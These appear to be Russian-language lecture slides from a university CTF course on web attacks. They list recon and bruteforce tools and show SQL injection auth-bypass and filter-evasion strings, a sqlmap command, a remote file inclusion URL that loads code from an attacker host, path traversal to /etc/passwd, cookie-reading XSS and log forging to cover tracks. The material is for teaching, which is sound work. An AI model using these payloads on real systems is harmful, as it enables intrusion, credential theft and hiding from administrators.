CTF на физтехе

часть 5 (web [part 2])

Типы сетевых атак 1

- [Reconnaissance]
- Eavesdropping (sniffing)
- Bruteforce
- Buffer Overflow
- Social engineering

Типы сетевых атак 2

- Spoofing
- Injection
- Denial-of-Service
- Man-in-the-Middle
- Remote code execution

Reconnaissance

- Use Google, Luke!
- nmap
- BGP http://bgp.he.net/

Eavesdropping (sniffing)

Capture

- wireshark
- tcpdump
- tshark

Analyze

- wireshark
- tshark
- network miner

Bruteforce


- Passwords [protocols] (hydra)
- Directories (dirbuster)
- Wi-fi passwords (aircrack-ng)

Injection

- SQL-injection
- Code injection (RFI)
- Path traversal (LFI)
- XSS
- Command injection
- Log injection
- XPath injection

SQLi

- Атака на базу данных (дропнуть базу, обойти авторизацию)


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

SQLi

```
$query = "SELECT * FROM users WHERE
username='$username' AND
password='$password'";
$result = mysqli_query($con, $query);
```

idea: изменить запрос, оперируя переменными username и password

SQLi

```
$query = "SELECT * FROM users WHERE username='admin' AND password='1' OR 1 = 1 -- '";
```

комментарии: --, # или /* … */

обход проверок: UnIoN SElEcT

seSELECTlect

SQLi

http://web2014.picoctf.com/injection1/

http://web2014.picoctf.com/injection2/

SQLi

SQLi automated search:

```
# sqlmap --url="http://url.to.pwn/login.php" --data="
username=asdf&password=asdf”
```

Practice:

http://www.madit.ie/mutillidae/index.php?page=sqlmap-targets.php

http://www.youtube.com/watch?v=vTB3Ze901pM

Remote file inclusion (RFI)

```
<?php
$file = $_GET['file'];
include $file;
?>
```

```
http://pwn.host/rfi/index.php?file=http://our.host/exploit.txt
```

Local file inclusion (LFI)

```
$file = $_GET['file'];
include '/data/'.$file;
```

Path traversal:

http://pwn.host/lfi/index.php?file=../../etc/passwd

Cross-site scripting (XSS)

Атака не на сайт, а на пользователей.

- пассивные
- активные

XSS

```
<script>alert("Vulnerable!!!")</script>
<script>alert(document.cookie)</script>
```

http://sps.picoctf.com

Google XSS Game:

https://xss-game.appspot.com/

Log injection

```
def log_failed_login(username):
  log = open("access.log", 'a')
  log.write("User login failed for: %s\n" % username)
  log.close()
```

```
User login failed for: guest
User login failed for: admin
```

Log injection

```
guest\nUser login succeeded for: admin
```

```
User login failed for: guest
User login succeeded for: admin
```

Цель: путаем админов, заметаем следы:)

Small Bonus

Available only to those who were on lecture:)